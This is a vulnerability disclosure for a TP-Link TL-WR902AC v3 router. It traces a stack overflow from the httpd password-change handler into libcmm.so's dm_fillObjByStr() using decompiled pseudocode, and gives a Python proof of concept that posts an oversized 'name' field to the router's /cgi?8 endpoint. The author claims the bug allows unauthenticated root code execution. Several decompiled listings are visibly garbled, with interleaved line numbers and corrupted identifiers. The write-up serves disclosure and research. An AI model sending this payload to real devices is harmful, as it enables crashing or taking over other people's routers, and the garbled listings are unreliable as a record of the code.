


- Manufacturer's website information: https://www.tp-link.com/us/
- Firmware download address: https://www.tp-link.com/us/support/download/
- Manufacturer's safety feedback address: https://www.tp-link.com/us/press/securityadvisory/

Note: it has been confirmed to the official that the official website is the latest firmware and there are no other patch firmware. This vulnerability affects the latest version, as shown in the figure.



1. Affected version

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2. Vulnerability details

The main reason for the stack overflow vulnerability is in libcmm So library function DM_ In fillobjbystr(), this function will process the value of key = value returned from the front end. The following describes the propagation path of the vulnerability, taking httpd password modification as an example. Httpd program does not check the length when receiving oldpwd, PWD and name. After using sprintf to splice these variables, the first propagation function is RDP_ setObj().

```
33
          a1[13] = 1;
  34
  35
       if ( al[13] == 1 )
          v3 = "adminName\nadminPwd\n";
       else
         v3 = "userName\nuserPwd\n";
       strcpy(v28, v3);
  40
       Obj = rdp_getObj(0, "USER_CFG", v18, v20);
        v5 = v21;
  41
  42
       if ( 10bj )
  43
          v6 = http_parser_argIllustrate(v20, 10, &v17, &v16);
44
         http_parser_argIllustrate(v6, 10, &v17, &v15); if ( v16 && v15 )
  45
46
  47
  48
            Env = http_parser_getEnv("oldPwd");
            if ( Emv )
  49
  58
               if (!strcmp(Env, v15))
  51
  52
                 v22 = (_BYTE *)http_parser_getEnv("name");
v8 = (_BYTE *)http_parser_getEnv("pwd");
if ( v22 && v8 && *v22 && *v8 )
  53
  54
  55
  56
                   if ( a1[13] == 1 )
  57
                      sprintf(v20, "adminName=%s\nadminPwd=%s\n");
  58
  59
               sprintf(v20, "userName=%s\nuserPwd=%s\n");
Obj = rdp setObj(0, "USER_CFG", v18, v20, 2);
  60
  61
  62
                   v5 = v21;
  63
  64
                 else
  65
                {
  66
                   v5 = v21;
  67
                   Obj = 71234;
  68
  69
   70
               else
```

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Figure 2 vulnerability propagation location 1

This function is called RDP_ Setobj () calls DM_ Fillobjbystr() function for the next step.

```
" Pseudocode-A w mex View-I w A Structures
1 int __fastcall rdp_setObj(int a1, int a2, int a3, _BYTE *a4, int a5)
3 int v9; // $v0
4 int Obj; // $v8
   int OidByStr; // $54
   int v13; // $s7
   int v14; // $v8
   int v15; // $s6
   int v16; // $s2
   char v17[17408]; // [sp+20h] [-440Ch] BYREF
   int v18; // [sp+4420h] [-Ch]
11
12
13
   memset(v17, 0, sizeof(v17));
   v9 = dm_acquireLock("rdp_setObj", -1);
   if ( v9 )
15
16
   {
17
     v18 = v9;
     cdbg_printf(8, "rdp_setObj", 361, "Can't get lock, return %d.\n", v9);
18
19
     return v18;
20
21
    OidByStr = rsl_getOidByStr(a2);
22
   Obj = rsl_getObj(OidByStr, a3, 17408, v17);
   v13 = Obj;
23
24
   if ( Obj )
25
26
     cdbg_perror("rdp_setObj", 380, Obj);
     dm_unLock();
27
28
     return v13;
30 v14 = dm_fillObjByStr(al, OidByStr, a3, a4, 0x4400u, (int)v17);
31 v15 = v14;
32
   if ( v14 )
```

Figure 3 vulnerability propagation location 2

Then in DM_ Fillobjbystr() directly calls strncpy to copy the input content into the local variable V26. As shown in Figure 7, the variable size is 1304 and can overflow; At the same time, as shown in Figure 6, the copy length of strncpy is the character length between '=' and '\ n', which is not limited or checked. Therefore, the copy length is controllable, and there is a stack overflow vulnerability in this position. The second red box here is the test crash location.

```
return 9005;
if ( (*(_WORD *)(ParamNode + 12) & 1) == 0 )
 cdbg_printf(8, "dm_fillObjByStr", 1993, "Parameter(%s) deny to be written.", v25);
 return 9001;
v21 = v17 + 1;
if ( v14 )
  v22 = v14 - v17 - 1;
 strncpy(v26, v21, v22);
V25[V22 + 64] = 0;
  v8 = (_BYTE *)(v14 + 1);
  if ( *(_BYTE *)(v14 + 1) )
   v14 = strchr(v14 + 1, 10);
 else
   v15 = 1;
   v14 = 0:
else
 v15 = 1;
 strcpy(v26, v21, 1993);
v18 = dm_setParamNodeString((const char **)ParamNode, v26, a6);
if ( v18 )
 v23 = *(char **)ParamNode;
```

Figure 4 overflow position and crash position

```
tr ( ab )= v15 )
{
v14 = strchr(v8, '\n');
v15 = 0;
while ( 1 )
{
    if ( !v14 )
    {
        result = 0;
        if ( v15 )
        | return result;

    v16 = strchr(v8, '=');
    v17 = v16;
    if ( !v16 )
    {
}
```

Figure 5 controllable copy length

```
int v24; // [sp+14h] [-574h]
char v25[64]; // [sp+28h] [-560h] BYREF
char v26[1304]; // [sp+68h] [-520h] BYREF
int ParamNode; // [sp+580h] [-8h]
int v28; // [sp+584h] [-4h]

v8 = a4.
```

Figure 6 local variable overflow size

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Use fat simulation firmware tl-wr902acv3_ US_ 0.9.1_ 0.2. bin
- 2. Attack with the following POC attacks

```
import requests
headers = {
        "Host": "192.168.0.1",
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0",
        "Accept": "*/*",
        "Accept-Language": "en-US, en; q=0.5",
        "Accept-Encoding": "gzip, deflate",
        "Content-Type": "text/plain",
        "Content-Length": "78",
        "Origin": "http://192.168.0.1",
        "Connection": "close",
        "Referer": "http://192.168.0.1/"
}
payload = "a" * 2048
formdata = "[/cgi/auth#0,0,0,0,0,0#0,0,0,0,0,0]0,3\r\nname=
{}\r\noldPwd=admin\r\npwd=lys123\r\n".format(payload)
url = "http://192.168.0.1/cgi?8"
response = requests.post(url, data=formdata, headers=headers)
print response.text
```

The reproduction results are as follows:




Figure 7 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell, and do not need any password to log in and access the router. It is an unauthorized rce vulnerability. (as shown in the figure below, there is no web login)

